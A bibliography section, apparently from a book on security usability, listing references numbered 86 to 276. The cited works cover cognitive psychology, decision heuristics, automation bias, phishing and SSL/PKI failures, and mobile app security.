[86]   "Accuracy and frugality in a tour of environments", Jean Czerlinski, Gerd Gigerenzer and Daniel Goldstein, in "Simple Heuristics That Make Us Smart", Gerd Gigerenzer, Peter Todd, and ABC Research Group (eds), Oxford University Press, p.59.

[87]   "Cognitive Heuristics: Reasoning the Fast and Frugal Way", Barnaby Marsh, Peter Todd and Gerd Gigerenzer, in "The Nature of Reasoning", Cambridge University Press, 2004, p.273.

[88]   "Bayesian Benchmarks for Fast and Frugal Heuristics", Laura Martignon and Kathryn Laskey, in "Simple Heuristics that Make Us Smart", Oxford University Press, 1999, p.169.

[89]   "Thinking Too Much: Introspection Can Reduce the Quality of Preferences and Decisions", Timothy Wilson and Jonathan Schooler, *Journal of Personality and Social Psychology*, **Vol.60**, **No.2** (February 1991), p.181.

[90]   "Introspecting About Reasons Can Reduce Post-Choice Satisfaction", Timothy Wilson, Douglas Lisle, Jonathan Schooler, Sara Hodges, Kristen Klaaren and Suzanne LaFleur, *Personality and Social Psychology Bulletin*, **Vol.19**, **No.3** (June 1993), p.331.

[91]   "Reasoning and the weighting of attributes in attitude judgments", Gary Levine, Jamin Halberstadt and Robert Goldstone, *Journal of Personality and Social Psychology*, **Vol.70**, **No.2** (February 1996), p.230.

[92]   "On Making the Right Choice: The Deliberation-Without-Attention Effect", Ap Dijksterhuis, Maarten Bos, Loran Nordgren and Rick van Baaren, *Science*, **Vol.311**, **No.5763** (17 February 2006), p.1005.

[93]   "On the benefits of thinking unconsciously: Unconscious thought can increase post-choice satisfaction", Ap Dijksterhuis and Zeger van Olden, *Journal of Experimental Social Psychology*, **Vol.42**, **No.5** (September 2006), p.627.

[94]   "The Devil Is in the Deliberation: Thinking Too Much Reduces Preference Consistency", Loran Nordgren and Ap Dijksterhuis, *Journal of Consumer Research*, **Vol.36**, **No.1** (June 2009), p.39.

[95]   "The Art of Choosing", Sheena Iyengar, Hachette Book Group, 2010.

[96]   "The Effects of Introspection on Creating Privacy Policy", Stephanie Trudeau, Sara Sinclair and Sean Smith, *Proceedings of the 8th Workshop on Privacy in the Electronic Society (WPES'09)*, November 2009, p.1.

[97]   "Strategies in sentential reasoning" Jean Baptiste Van der Henst, Yingrui Yang and Philip Johnson-Laird, *Cognitive Science*, **Vol.26**, **No.4** (July-August 2002), p.425.

[98]   "How Strategies for Making Judgments and Decisions Affect Cognition: Motivated Cognition Revisited", E. Tory Higgins and Daniel Molden, in "Foundations of Social Cognition: A Festschrift in Honor of Robert S. Wyer, Jr", Psychology Press, 2003, p.211.

[99]   "Social Beings: A Core Motives Approach to Social Psychology", Susan Fiske, Wiley, 2004.

[100]   "Social Cognition, from Brains to Culture", Susan Fiske and Shelley Taylor, McGraw-Hill, 2007.

[101]   "Controlled and Automatic Human Information Processing: 1. Detection, Search, and Attention", Walter Schneider and Richard Shiffrin, *Psychological Review*, **Vol.84**, **No.1** (January 1977), p.1.

[102]   "Controlled & automatic processing: behavior, theory, and biological mechanisms", Walter Schneider and Jason Chein, *Cognitive Science*, **Vol.27**, **No.3** (May/June 2003), p.525.

[103]   "Attention to Action: Willed and automatic control of behaviour", Donald Norman and Tim Shallice, in "Consciousness and Self-Regulation: Advances in Research and Theory", Plenum Press, 1986, p.1.

[104]   "A Connectionist/Control Architecture for Working Memory", Mark Detweiler and Walter Schneider, in "The Psychology of Learning and Motivation: Advances in Research and Theory", **Vol.21**, Academic Press, 1987, p.54.

[105]   "On the Control of Automatic Processes: A Parallel Distributed Processing Account of the Stroop Effect", Jonathan Cohen, Kevin Dunbar and James McClelland, *Psychological Review*, **Vol.97**, **No.3** (July 1990), p.332.

[106]   "Studies of Interference in Serial Verbal Reactions", J.Ridley Stroop, *Journal of Experimental Psychology*, **Vol.18**, **No.6** (1935), p.643.

[107]   "Half a Century of Research on the Stroop Effect: An Integrative Review", Colin MacLeod, *Psychological Bulletin*, **Vol.109**, **No.2** (March 1991), p.163.

[108]   "Human Error", James Reason, Cambridge University Press, 1990.

[109]   "Engineering Psychology and Human Performance (3rd ed)", Christopher Wickens and Justin Hollands, Prentice Hall, 1999.

[110]   "Controlling Pilot Error: Situational Awareness", Paul Craig, McGraw-Hill, 2001.

[111]   "Situation Awareness and Workload in Aviation", Christopher Wickens, *Current Directions in Psychological Science*, **Vol.11**, **No.4** (6 August 2002), p.128.

[112]   "Outsmarting the Liars: Toward a Cognitive Lie Detection Approach", Aldert Vrij, Pär Anders Granhag, Samantha Mann and Sharon Leal, *Current Directions in Psychological Science*, **Vol.20**, **No.1** (February 2011), p.28.

[113]   "Actions Not As Planned: The Price of Automatization", James Reason, in "Aspects of Consciousness: Volume I, Psychological Issues", Academic Press, 1979, p.67.

[114]   "Hare Brain, Tortoise Mind: How Intelligence Increases When You Think Less", Guy Claxton, Fourth Estate, 1997.

[115]   "Listening to one of two synchronous messages", Donald Broadbent, *Journal of Experimental Psychology*, **Vol.44**, **No.1** (July 1952), p.51.

[116]   "Perception and Communication", Donald Broadbent, Pergamon Press, 1958.

[117]   "Dual-task Interference and Elementary Mental Mechanisms", Harold Pashler, in "Attention and Performance XIV: Synergies in Experimental Psychology, Artificial Intelligence, and Cognitive Neuroscience", MIT Press, 1993, p.245.

[118] "The Psychology of Attention (2nd ed)", Elizabeth Styles, Psychology Press, 2006.

[119] "Human memory: A proposed system and its control processes", Richard Atkinson and Richard Shiffrin, in "The Psychology of learning and motivation: Advances in research and theory (vol. 2)", Academic Press, 1968, p.89.

[120] "On Human Memory: Evolution, Progress, and Reflections on the 30th Anniversary of the Atkinson-Shiffrin Model", Chizuko Izawa (ed), Lawrence Erlbaum Associates, 1999.

[121] "When Paying Attention Becomes Counterproductive: Impact of Divided Versus Skill-Focused Attention on Novice and Experienced Performance of Sensorimotor Skills", Sian Beilock, Thomas Carr, Clare MacMahon and Janet Starkes, *Journal of Experimental Psychology: Applied*, **Vol.8**, **No.1** (March 2002), p.6.

[122] "Distinguishing Unconscious from Conscious Emotional Processes: Methodological Considerations and Theoretical Implications", Arne Öhman, in "Handbook of Cognition and Emotion", John Wiley and Sons, 1999, p.321.

[123] "PKI Seeks a Trusting Relationship", Audun Jøsang, Ingar Pedersen and Dean Povey, *Proceedings of the 5th Australasian Conference on Information Security and Privacy (ACISP'00)*, Springer-Verlag LNCS No.1841, July 2000, p.191.

[124] "SSL's Credibility as Phishing Defense Is Tested", Rich Miller, 8 March 2004, `http://news.netcraft.com/archives/2004/03/08/-ssls_credibility_as_phishing_defense_is_tested.html`.

[125] "Phishing Activity Trends Report", Anti-phishing Working Group (APWG), issued quarterly, `http://www.antiphishing.org/-phishReportsArchive.html`.

[126] "More than 450 Phishing Attacks Used SSL in 2005", Rich Miller, 28 December 2005, `http://news.netcraft.com/archives/2005/12/28/-more_than_450_phishing_attacks_used_ssl_in_2005.html`.

[127] "PayPal Scam Site Using Legit SSL", Ryan Naraine, 8 July 2003, `http://www.internetnews.com/ec-news/article.php/2232421`.

[128] "SSL certificates used by phishers in hacking toolkits", Robert Westervelt, 14 July 2009, `http://searchsecurity.techtarget.com/news/article/-0,289142,sid14_gci1361748,00.html`.

[129] "Deceptive domain and SSL certificate issued by Network Solutions", Paul Mutton, 6 September 2013, `http://news.netcraft.com/archives/-2013/09/06/deceptive-domain-and-ssl-certificate-issued-by-network-solutions.html`.

[130] "Cardholders targetted by Phishing attack using visa-secure.com", Paul Mutton, 8 October 2005, `http://news.netcraft.com/archives/2004/10/08/-cardholders_targetted_by_phishing_attack_using_visasecurecom.html`.

[131] "Security and Usability: The Gap in Real-World Online Banking", Mohammad Mannan and Paul van Oorschot, *Proceedings of the 2007 New Security Paradigms Workshop (NSPW'07)*, September 2007, p.1.

[132] "This Technological Terror", Adam Shostack, presentation at the 11th AusCERT Information Security Conference (AusCERT'12), May 2012.

[133] "Teach a Man to Phish", Steve Bellovin, 13 February 2008, `http://www.cs.columbia.edu/~smb/blog/2008-02/2008-02-13.html`.

[134] "Re: House o' Shame: Amtrak", John Ioannidis, posting to the cryptography@metzdowd.com mailing list, message-ID `47B50015.2010406@tla.org`, 14 February 2008

[135] "There are no limits to human stupidity", Perry Metzger, posting to the cryptography@metzdowd.com mailing list, message-ID `87lkt6psl1.fsf@snark.piermont.com`, 12 May 2006.

[136] "Re: There are no limits to human stupidity", Florian Weimer, posting to the cryptography@metzdowd.com mailing list, message-ID `87ody1fxk9.fsf@mid.deneb.enyo.de`, 13 May 2006.

[137] "How not to send email", Mikko Hypponen, 1 July 2005, `http://www.f-secure.com/weblog/archives/00000586.html`.

[138] "How not to send email, part 2", Mikko Hypponen, 2 July 2005, `http://www.f-secure.com/weblog/archives/00000589.html`.

[139] "Getting it right— and wrong", Mikko Hypponen, 12 July 2005, `http://www.f-secure.com/weblog/archives/00000596.html`.

[140] "The Craft of System Security", Sean Smith and John Marchesini, Addison-Wesley, 2008.

[141] "Use of Akamai hosts to circumvent SSL server authentication", Kevin Fu, posting to the bugtraq@securityfocus.com mailing list, message-ID `200010190531.BAA16861@tiramisu.lcs.mit.edu`, 19 October 2000.

[142] "BrainLog, August 21, 2003", Dan Sanderson, `http://www.dansanderson.com/blog/archives/2003/08/-clarification_t.php`.

[143] "Another real bank site which confuses people: nwolb.com", John Roberts, 30 November 2006, `http://www.phishtank.com/blog/2006/11/30/another-real-bank-site-which-confuses-people-nwolbcom/`.

[144] "Angst um den Groschen", Walter Roth, *Linux Magazine*, 01/09 (January 2009), p.84.

[145] "Re: [cryptography] Why anon-DH is less damaging than current browser PKI (a rant in five paragraphs)", Adam Back, posting to the cryptography@randombit.net mailing list, message-ID `20130108121656.-GA14924@netbook.cypherspace.org`, 8 January 2013.

[146] "Re: [cryptography] Why anon-DH is less damaging than current browser PKI (a rant in five paragraphs)", Ian Grigg, posting to the cryptography@randombit.net mailing list, message-ID `50EC1D1E.-3020103@iang.org`, 8 January 2013.

[147] "Re: So, PKI lets know who we're doing business with?", Bernie Cosell, posting to the cryptography@randombit.net mailing list, message-ID `50ECA205.28081.5B1F0F79@bernie.fantasyfarm.com`, 8 January 2013.

[148] "Gone phishing in Halifax", SA Mathieson, 7 October 2005, `http://www.infosecurity-magazine.com/news/051007_halifax_email.htm`.

[149] "Banking Follies", Perry Metzger, posting to the cryptography@metzdowd.com mailing list, message-ID `874pqwypq9.fsf@snark.piermont.com`, 12 January 2007.

[150] "Security Engineering (2nd ed)", Ross Anderson, Wiley Publishing, 2008.

[151] "A PayPal Phishing Attack?", Thomas Pedersen, 3 August 2011, `http://www.onelogin.com/a-paypal-phishing-attack`.

[152] "PayPal Phishing Site with Valid SSL Certificate", 'LinuxEvolution', 7 May 2011, `http://www.linuxevolution.net/?p=12`.

[153] "Re: [cryptography] not a Paypal phish using EV certificate", Andy Steingruebl, posting to the cryptography@randombit.net mailing list, message-ID `CAMm53wRuf_7jaayz2VS1KbqWdBxQ7kQz0yfJaAW+4KrO28DLyA@-mail.gmail.com`, 13 August 2013.

[154] "Security Watch: Passwords and Credit Cards, Part 2", Jesper Johansson, Microsoft TechNet Magazine, August 2008, `http://technet.microsoft.com/en-us/magazine/2008.08.securitywatch.aspx`.

[155] "Banks phishes its own customers", Peter Gutmann, posting to the cryptography@metzdowd.com mailing list, message-ID `E1MB80g-0001a3-1Y@wintermute01.cs.auckland.ac.nz`, 2 June 2009.

[156] "Judgement under uncertainty: Heuristics and biases", Amos Tversky and Daniel Kahneman, *Science*, **Vol.185**, **Issue 4157** (27 September 1974), p.1124.

[157] "Judgment under Uncertainty: Heuristics and Biases", Daniel Kahneman, Paul Slovic and Amos Tversky, Cambridge University Press, 1982.

[158] "The Logic of Scientific Discovery", Karl Popper, Basic Books, 1959.

[159] "Critical Thinking Skills in Tactical Decision Making: A Model and A Training Strategy", Marvin Cohen, Jared Freeman and Bryan Thompson, in

"Making Decisions Under Stress: Implications for Individual and Team Training", American Psychological Association (APA), 1998, p.155.

[160] "Abuse-Case-Based Assurance Arguments", John McDermott, *Proceedings of the 15th Annual Computer Security Applications Conference (ACSAC'99)*, December 1999, p.55.

[161] "The new organon and related writings", Francis Bacon, Liberal Arts Press, 1960 (originally published in 1620).

[162] "On the failure to eliminate hypotheses in a conceptual task", Peter Wason, *Quarterly Journal of Experimental Psychology*, **Vol.12**, **No.4** (1960) p.129.

[163] "Cognitive Ability and Variation in Selection Task Performance", Keith Stanovich and Richard West, *Thinking & Reasoning*, **Vol.4**, **No.3** (1 July 1998), p.193.

[164] "Moral Minds", Marc Hauser, HarperCollins Publishers, 2006.

[165] "Reasoning and Thinking", Ken Manktelow, Psychology Press, 1999.

[166] "Logic and human reasoning: an assessment of the deduction paradigm", Jonathan Evans, *Psychological Bulletin*, **Vol.128**, **No.6** (November 2002), p.978.

[167] "The Fundamental Computational Biases of Human Cognition: Heuristics That (Sometimes) Impair Decision Making and Problem Solving", Keith Stanovich, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.291.

[168] "Thinking and Reasoning", Philip Johnson-Laird and Peter Wason, Penguin, 1968.

[169] "Confirmation Bias: A Ubiquitous Phenomenon in Many Guises", Raymond Nickerson, *Review of General Psychology*, **Vol.2**, **Issue 2** (June 1998), p.175.

[170] "Confirmation bias", Margit Oswald and Stefan Grosjean, in "Cognitive Illusions: A Handbook on Fallacies and Biases in Thinking, Judgement and Memory", Psychology Press, 2004, p.79.

[171] "The Cambridge Handbook of Thinking and Reasoning", Keith Holyoak and Robert Morrison (eds), Cambridge University Press, 2005.

[172] "Statistical formats in Bayesian inference", Stephanie Kurzenhäuser and Andrea Lücking, in "Cognitive Illusions: A Handbook on Fallacies and Biases in Thinking, Judgement and Memory", Psychology Press, 2004, p.61.

[173] "Recent Research on Selective Exposure to Information", Dieter Frey, *Advances in Experimental Social Psychology*, **Vol.19**, 1986, Academic Press, p.41.

[174] "Selection of Information after Receiving more or Less Reliable Self-Threatening Information", Dieter Frey and Dagmar Stahlberg, *Personality and Social Psychology Bulletin*, **Vol.12**, **No.4** (December 1986), p.434.

[175] "Biased Assimilation and Attitude Polarization: The effects of Prior Theories on Subsequently Considered Evidence", Charles Lord, Lee Ross and Mark Lepper, *Journal of Personality and Social Psychology*, **Vol.37**, **No.11** (November 1979), p.2098.

[176] "The Influence of Prior Beliefs on Scientific Judgments of Evidence Quality" Jonathan Koehler, *Organizational Behavior and Human Decision Processes*. **Vol.56**, **Issue 1** (October 1993), p.28.

[177] "Psychological Defense: Contemporary Theory and Research", D.Paulhus, B.Fridhandler and S.Hayes, Handbook of Personality Psychology, Academic Press, p.543-579.

[178] "Why Phishing Works", Rachna Dhamija, J.D.Tygar and Marti Hearst, *Proceedings of the 24th Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.581.

[179] "Phishing: Cutting the Identity Theft Line", Rachael Lininger and Russell Vines, John Wiley and Sons, 2005.

[180] "Phishers Steal Trust from eBay Sign In Pages", Paul Mutton, 29 July 2005, `http://news.netcraft.com/archives/2005/07/29/-phishers_steal_trust_from_ebay_sign_in_pages.html`.

[181] "On the Conflict Between Logic and Belief in Syllogistic Reasoning", J.Evans, J.Barston and P.Pollard, *Memory and Cognition*, **Vol.11**, **No.3** (May 1983), p.295.

[182] "Delusions of Intelligence: Enigma, Ultra, and the End of Secure Ciphers" R.A.Ratcliff, Cambridge University Press, 2006.

[183] "Psychological Security Traps", Mudge, in "Beautiful Security: Leading Security Experts Explain How They Think", O'Reilly, 2009.

[184] "Microsoft runs fuzzing botnet, finds 1,800 Office bugs", Gregg Keizer, 31 March 2010, `http://www.computerworld.com/s/article/-9174539/Microsoft_runs_fuzzing_botnet_finds_1_800_Office_bugs`.

[185] "The Bias Blind Spot: Perceptions of Bias in Self Versus Others", Emily Pronin, Daniel Lin and Lee Ross, *Personality and Social Psychology Bulletin*, **Vol.28**, **No.3** (March 2002), p.369.

[186] "Peering into the bias blindspot: People's Assessments of Bias in Themselves and Others", Joyce Ehrlinger, Thomas Gilovich and Lee Ross, *Personality and Social Psychology Bulletin*, **Vol.31**, **No.5** (May 2005), p.680.

[187] "Psychology of Intelligence Analysis", Richards Heuer, Jr, Center for the Study of Intelligence, Central Intelligence Agency, 1999.

[188] "Legacy of Ashes: The History of the CIA", Tim Weiner, Doubleday, 2007.

[189] "A Cross-Protocol Attack on the TLS Protocol", Nikos Mavrogiannopoulos, Frederik Vercauteren, Vesselin Velichkov and Bart Preneel, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.62.

[190] "Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security" Sascha Fahl, Marian Harbach, Thomas Muders, Lars Baumgärtner, Bernd Freisleben and Matthew Smith, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.50.

[191] "Trojaner im Staatsauftrag", Jűrgen Schmidt, *c't Magazin für Computertechnik*, 24 october 2011, p.28.

[192] "Compromising Windows Based Internet Kiosks", Paul Craig, presentation at Defcon 16, August 2008.

[193] "The Confused Deputy (or why capabilities might have been invented)", Norm Hardy, *Operating Systems Reviews*, **Vol.22**, **No.4**, (October 1988), p.36.

[194] "A Survey of Mobile Malware in the Wild", Adrienne Felt, Matthew Finifter, Erika Chin, Steve Hanna and David Wagner, *Proceedings of the 1st Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM'11)*, October 2011, p.3.

[195] "Systematic Detection of Capability Leaks in Stock Android Smartphones", Michael Grace, Yajin Zhou, Zhi Wang and Xuxian Jiang, *Proceedings of the 19th Network and Distributed System Security Symposium (NDSS'12)*, February 2012, to appear.

[196] "Android Permissions: For Apps or Ads?", Jessie Paz, 10 January 2012, `http://www.f-secure.com/weblog/archives/00002298.html`.

[197] "Unsafe Exposure Analysis of Mobile In-App Advertisements", Michael Grace, Wu Zhou, Xuxian Jiang and Ahmad-Reza Sadeghi, *Proceedings of the 5th conference on Security and Privacy in Wireless and Mobile Networks (WISEC'12)*, April 2012, p.101.

[198] "Investigating User Privacy in Android Ad Libraries", Ryan Stevens, Clint Gibler, Jon Crussell, Jeremy Erickson and Hao Chen, *Proceedings of the Workshop on Mobile Security Technologies (MOST'12)*, May 2012, `http://mostconf.org/2012/papers/27.pdf`.

[199] "A Study of Android Application Security", William Enck, Damien Octeau, Patrick McDaniel, and Swarat Chaudhuri, *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.315.

[200] "AdSplit: Separating smartphone advertising from applications", Shashi Shekhar, Michael Dietz and Dan Wallach, *Proceedings of the 21st Usenix Security Symposium (Security'12)*, August 2012, p.553. Republished in *;login*, **Vol.37**, **No.6** (December 2012), p.33.

[201] "AdDroid: Privilege Separation for Applications and Advertisers in Android", Paul Pearce, Adrienne Porter Felt Gabriel Nunez and David Wagner, *Proceedings of the 7th Symposium on Information, Computer and Communications Security (ASISCCS'12)*, May 2012, to appear.

[202] "New Attack Leverages Mobile Ad Network to Deliver Android Malware", Dennis Fischer, 12 August 2013, `https://threatpost.com/new-attack-leverages-mobile-ad-network-to-deliver-android-malware/101956`.

[203] "Does Personality Matter? An Analysis of Code-Review Ability", Alessandra Devito da Cunha and David Greathead, *Communications of the ACM*, **Vol.50**, **No.5** (May 2007), p.109.

[204] "Defender Personality Traits", Tara Whalen and Carrie Gates, Dalhousie University Technical Report CS-2006-01, 10 January 2006.

[205] "Profiling the Defenders", Carrie Gates and Tara Whalen, *Proceedings of the 2004 New Security Paradigms Workshop (NSPW'04)*, September 2004, p.107.

[206] "A Guide to the Development and Use of the Myers-Briggs Type Indicator", Isabel Briggs Myers and Mary McCaulley, Consulting Psychologists Press, 1985.

[207] "Essentials of Myers-Briggs Type Indicator Assessment", Naomi Quenk, Wiley 1999.

[208] "Psychology (7th ed)", David Myers, Worth Publishers, 2004.

[209] "Dreaming in Code", Scott Rosenberg, Crown Publishers, 2007.

[210] "Experimental Evaluation of Expert and Non-expert Computer Users' Mental Models of Security Risks", Jean Camp, *Interdisciplinary Workshop on Security and Human Behaviour (SHB'09)*, June 2009, working papers, `http://www.cl.cam.ac.uk/~rja14/shb08/camp.pdf`.

[211] "Gender, race, and perceived risk: the 'white male' effect", M.Finucane, P.Slovic, C.Mertz, J.Flynn and T.Satterfield, *Health, Risk & Society*, **Vol.2**, **No.2** (1 July 2000), p.159.

[212] "Receiver Characteristics", Tonya Smith-Jackson, in "Handbook of Warnings", Lawrence Erlbaum Associates, 2006, p.335.

[213] "On the Imbalance of the Security Problem Space and its Expected Consequences", K.Beznosov and O.Beznosova, *Proceedings of the Symposium on Human Aspects of Information Security and Assurance (HAISA'07)*, July 2007, p.128.

[214] "Intellectualizing about the Moon-Ghetto Metaphor: A Study of the Current Malaise of Rational Analysis of Social Problems", Richard Nelson, *Policy Sciences*, **Vol.5**, **No.4** (December 1974), p.375.

[215] "The Usability of Electronic Voting Machines and How Votes Can Be Changed Without Detection", PhD thesis, Sarah Everett, May 2007.

[216] "Why Biometrics and RFID are not a Panacea: A Comedy of Errors in three Acts", Peter Gutmann, 2008, `http://www.cs.auckland.ac.nz/~pgut001/-pubs/biometrics.pdf`.

[217] "Humans and Automation: Use, Misuse, Disuse, Abuse", Raja Parasuraman and Victor Riley, *Human Factors*, **Vol.39**, **No.2** (June 1997), p.230.

[218] "Misuse of Automated Decision Aids: Complacency, Automation Bias and the Impact of Training Experience", J. Elin Bahner, Anke-Dorothea Hüper and Dietrich Manzey, *International Journal of Human-Computer Studies*, **Vol.66**, **No.9** (September 2008), p.688.

[219] "Performance Consequences of Automation-Induced 'Complacency'", Raja Parasuraman, Robert Molloy and Indramani Singh, *International Journal of Aviation Psychology*, **Vol.3**, **No.1** (January 1993), p.1.

[220] "Does Automation Bias Decision-Making?", Linda Skitka, Kathleen Mosier and Mark Burdick, *International Journal of Human-Computer Studies*, **Vol.51**, **No.5** (November 1999), p.991.

[221] "Automation Bias in Intelligent Time Critical Decision Support Systems", M.L. Cummings *Proceedings of the AIAA 1st Intelligent Systems Technical Conference*, September 2004, p.AIAA 2004-6313.

[222] "Automation Bias: Decision Making and Performance in High-Tech Cockpits", Kathleen Mosier, Linda Skitka, Susan Heers and Mark Burdick, *International Journal of Aviation Psychology*, **Vol.8**, **No.1** (January 1998), p.47.

[223] "Using Freeway Traffic Data to Estimate the Effectiveness of Rear-End Collision Countermeasures", Eugene Farber and Michael Paley, *Proceedings of the 3rd IVHS America Meeting*, April 1993, p.260.

[224] "The Science of Choosing the Right Decision Threshold in High-stakes Diagnostics" John Swets, *American Psychologist*, **Vol.47**, **No.4** (April 1992), p.522.

[225] "A Probabilistic Methodology for the Evaluation of Alerting System Performance", James Kuchar and R. John Hansman, *Proceedings of the 6th Symposium on Analysis, Design, and Evaluation of Man-Machine Systems*, June 1995, p.481.

[226] "Alarm effectiveness in driver-centred collision-warning systems", R. Parasuraman, P. Hancock and O. Olofinboba, *Ergonomics*, **Vol.40**, **No.3** (March 1997), p.390.

[227] "Adaptive Thinking: Rationality in the Real World", Gerd Gigerenzer, Oxford University Press, 2000.

[228] "Immediate Deduction between Quantified Sentences", Guy Politzer, in "Lines of thinking: Reflections on the psychology of thought", John Wiley & Sons, 1990, p.85.

[229] "On the interpretation of syllogisms", Ian Begg and Grant Harris, *Journal of Verbal Learning and Verbal Behaviour*, **Vol.21**, **No.5** (October 1982), p.595.

[230] "Interpretational Errors in Syllogistic Reasoning", Stephen Newstead, *Journal of Memory and Language*, **Vol.28**, **No.1** (February 1989), p.78.

[231] "Are conjunction rule violations the result of conversational rule violations?", Guy Politzer and Ira Noveck, *Journal of Psycholinguistic Research*, **Vol.20**, **No.2** (March 1991), p.83.

[232] "Task Understanding", Vittorio Girotto, in "The Nature of Reasoning", Cambridge University Press, 2004, p.103.

[233] "G.W.Leibniz The Art of Controversies", Marcelo Dascal, Springer Verlag, 2008. Several variations of this are found in Leibniz' writings, mostly in Latin, and often as undated notes on loose paper.

[234] "A Philosophical Essay on Probabilities", Pierre-Simon Laplace (transl. Frederick Truscott and Frederick Emory, Dover Publications, 1951.

[235] "Why Johnny can't surf (safely)? Attacks and defenses for web users", Amir Herzberg, *Computers & Security*, **Vol.28**, **No.1-2** (February/March 2009), p.63.

[236] "Influence: Science and Practice", Robert Cialdini, Allyn and Bacon, 2001.

[237] "Perseverance in self perception and social perception: Biased attributional processes in the debriefing paradigm", Lee Ross, Mark Lepper and Michael Hubbard, *Journal of Personality and Social Psychology*, **Vol.32**, **No.5** (November 1975), p.880.

[238] "Human Inferences: Strategies and Shortcomings of Social Judgment", Richard Nisbett and Lee Ross, Prentice-Hall, 1980.

[239] "Graphology — a total write-off", Barry Beyerstein, in "Tall Tales about the Mind and Brain: Separating Fact from Fiction", p.265.

[240] "The Fallacy of Personal Validation: A classroom Demonstration of Gullibility", Bertram Forer, *Journal of Abnormal Psychology*, **Vol.44** (1949), p.118.

[241] "The 'Barnum Effect' in Personality Assessment: A Review of the Literature", D.Dickson and I.Kelly, *Psychological Reports*. **Vol.57**, **No.2** (October 1985), p.367.

[242] "Talking with the dead, communicating with the future and other myths created by cold reading", Ray Hyman, in "Tall Tales about the Mind and Brain: Separating Fact from Fiction", p.218.

[243] "Three Men in a Boat", Jerome K. Jerome, 1889.

[244] "Human Error", James Reason, Cambridge University Press, 1990.

[245] "An Illustrated History of Signalling", Michael Vanns, Ian Allan Ltd, 1997.

[246] "Tracks to Disaster", Adrian Vaughan, Ian Allan Ltd, 2003.

[247] "Rail crash convictions overturned", BBC News, 12 December 2007, http://news.bbc.co.uk/1/hi/england/7140326.stm.

[248] "Danger Signals: An Investigation into Modern Railway Accidents", Stanley Hall, Ian Allan Ltd, 1987.

[249] "Pretty good persuasion: : a first step towards effective password security in the real world", Dirk Weirich and Angela Sasse, *Proceedings of the 2001 New Security Paradigms Workshop (NSPW'01)*, September 2001, p.137.

[250] "Re: [hcisec] Glass ceilings for security?", Angela Sasse, posting to the hcisec@yahoogroups.com mailing list, message-ID `49A03A3D.4050806@-cs.ucl.ac.uk`, 21 February 2009.

[251] "Optimised to Fail: Card Readers for Online Banking", Saar Drimer, Steven Murdoch and Ross Anderson, *Proceedings of the 13th Financial Cryptography and Data Security Conference (FC'09)*, Springer-Verlag LNCS No.5628, February 2009, p.184.

[252] "Chip and PIN is Broken", Steven Murdoch and Ross Anderson, *Proceedings of the 2010 Symposium on Security and Privacy (S&P'10)*, May 2010, p.433.

[253] "The default answer to every dialog box is 'Cancel'", Raymond Chen, 1 September 2003, `http://blogs.msdn.com/oldnewthing/archive/-2003/09/01/54734.aspx`.

[254] "XP Automatic Update Nagging", Jeff Atwood, 13 May 2005, `http://www.codinghorror.com/blog/archives/000294.html`.

[255] "The Crapware Con", Mike Jennings, PC Pro Magazine, 29 October 2009, `http://www.pcpro.co.uk/features/352927/the-crapware-con`.

[256] "Smartphone crapware: worse than laptops?", Mike Jennings, 22 August 2011, `http://www.pcpro.co.uk/blogs/2011/08/22/smartphone-crapware-worse-than-laptops/`.

[257] "The 2009 Personal Firewall Robustness Evaluation", Ken Pydayya, Peter Hannay and Patryk Szewczyk, *Proceedings of the 7th Australian Information Security Management Conference (AISM'09)*, December 2009, p.98.

[258] "Protecting you from malware", Steven Sinofsky, 15 September 2011, `http://blogs.msdn.com/b/b8/archive/2011/09/15/protecting-you-from-malware.aspx`.

[259] "Norton must die!", 'GFree', 10 November 2006, `http://ask.slashdot.org/comments.pl?sid=205872&cid=16791238`.

[260] "Why can't I disable the Cancel button in a wizard?", Raymond Chen, 24 February 2006, `http://blogs.msdn.com/oldnewthing/archive/-2006/02/24/538655.aspx`.

[261] "Iterative User-Interface Design", Jakob Nielsen, *IEEE Computer*, **Vol.26**, **No.11** (November 1993), p.32.

[262] "Aligning Security and Usability", Ka-Ping Yee, *IEEE Security and Privacy*, **Vol.2**, **No.5** (September/October 2004), p.48.

[263] "Deficit in switching between functional brain networks underlies the impact of multitasking on working memory in older adults", Wesley Clapp, Michael Rubens, Jasdeep Sabharwal and Adam Gazzaley, *Proceedings of the National Academy of Sciences*, **Vol.108**, **No.17** (26 April 2011), p.7212.

[264] "Hardening the Web with NoScript", Giorgio Maone, *;login*, **Vol.34**, **No.6** (December 2009), p.21.

[265] "The Belief Engine", James Alcock, *The Skeptical Enquirer*, **Vol.19**, **No.3** (May/June 1995), p.255.

[266] "Why we Lie", David Livingstone Smith, St.Martin's Press, 2004.

[267] "Irrationality: Why We Don't Think Straight!", Stuart Sutherland, Rutgers University Press, 1994.

[268] "An Experimental Study of Apparent Behaviour", Fritz Heider and Mary-Ann Simmel, *American Journal of Psychology*, **Vol.5**, **No.2** (1944), p.243.

[269] "The American Soldier—An Expository Review", Paul Lazarsfeld, *Public Opinion Quarterly*, **Vol.13**, **No.3** (Fall 1949), p.377.

[270] "Everything is Obvious Once you Know the Answer", Duncan Watts, Crown Publishing, 2011.

[271] "Human Inference: Strategies and shortcomings of social judgement", Richard Nisbett and Lee Ross, Prentice-Hall, 1985.

[272] "Attention and awareness in stage magic: turning tricks into research", Stephen Macknik, Mac King, James Randi, Apollo Robbins, Teller, John

Thompson and Susana Martinez-Conde, *Nature Reviews Neuroscience*, **Vol.9**, **No.11** (November 2008), p.871.

[273] "Failure to Detect Mismatches Between Intention and Outcome in a Simple Decision Task", Petter Johansen, Lars Hall, Sverker Sikström and Andreas Olsson, *Science*, **Vol.310**, **No.5745** (7 October 2005), p.116.

[274] "Using choice blindness to study decision making and introspection", Lars Hall and Petter Johansson, in "A Smorgasbord of Cognitive Science", Bokförlaget Nya Doxa, 2008, p.267.

[275] "Mental Models and Reasoning", Philip Johnson-Laird, in "The Nature of Reasoning", Cambridge University Press, 2004, p.169.

[276] "The Hot Hand in Basketball: On the Misperception of Random Sequences", Thomas Gilovich, Robert Allone and Amos Tversky, *Cognitive Psychology*, **Vol.17**, **No.3** (July 1985), p.295.

